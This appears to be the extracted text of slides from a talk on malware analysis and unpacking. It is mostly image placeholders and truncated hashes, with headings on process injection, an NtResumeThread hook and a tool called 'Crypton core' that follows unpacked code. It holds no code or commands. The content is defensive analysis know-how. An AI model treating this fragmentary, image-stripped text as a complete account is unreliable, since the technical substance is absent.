








Hash: 1c43d2aa92..

Hash: 3c6a240d6..








Hash: 1c43d2aa92..

Hash: 1c43d2aa92..

Hash: 3c6a240d6..

Hash: 2c5023a24..









Hash: 1c43d2aa92..

Hash: 1c43d2aa92..

Hash: 3c6a240d6..

Hash: 2c5023a24..







# Malware execution flow





# Typical Process Injection





NtResumeThread hook






# Unpacking (in progress)



- **Difficult problem? Bypass it! 😊**
- **Follow the control flow**
- **Apply Crypton core to new execution regions**
- **Eventually will be applied to malware code**





# Allocations. Allocations Everywhere.




